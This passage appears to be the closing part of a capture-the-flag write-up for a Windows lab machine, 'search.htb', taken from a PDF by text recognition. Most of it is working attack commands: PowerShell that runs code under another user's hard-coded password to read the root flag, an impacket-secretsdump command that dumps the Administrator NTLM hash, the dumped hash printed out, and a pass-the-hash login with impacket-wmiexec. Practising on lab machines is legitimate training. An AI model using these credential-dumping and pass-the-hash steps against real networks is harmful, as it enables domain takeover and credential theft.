
Extra Information Root

You use the web powershell to get root by converting the `tristan password` then invoking with `tristan password`

code-changing to tristan

```
$secpwd = ConvertTo-SecureString "password@les98" -ASplainText -Force

$credtristian = New-Object System.Management.Automation.PSCredential
tristan.davies, $secpwd

Invoke-Command -ComputerName localhost -Credential $credtristian -
ScriptBlock { whoami }
```

output




you can get `root` using this

code-rootinwebshell-powershell

```
Invoke-Command -ComputerName localhost -Credential $credtristian -
ScriptBlock { type C:\users\administrator\desktop\root.txt }
```

output



Extra Information Pwnd! Machine

we want to dump the admistrator hashes so that we can try to crack him by usning `impacket-secretsdump`

code-imapcket-secretsdump

```
 impacket-secretsdump tristan.davies:'password@les98'@search.htb -just-
dc-user Administrator
```

output

we get the admin hash


`Administrator:500:aad3b435b51404eeaad3b435b51404ee:5e3c0abbe0b4163c5612afe25c69ced6`

so lets use `impacket-wimexec` and the hash we just found to get in

code-impacket-wmiexec


```
impacket-wmiexec administrator@search.htb -hashes
aad3b435b51404eeaad3b435b51404ee:5e3c0abbe0b4163c5612afe25c69ced6
```

output



successful pwnd the box and get `root.txt` with `adminprivillage` by `type root.txt`

output




```
--------------------------END successful attack @leshack98----------------
------
```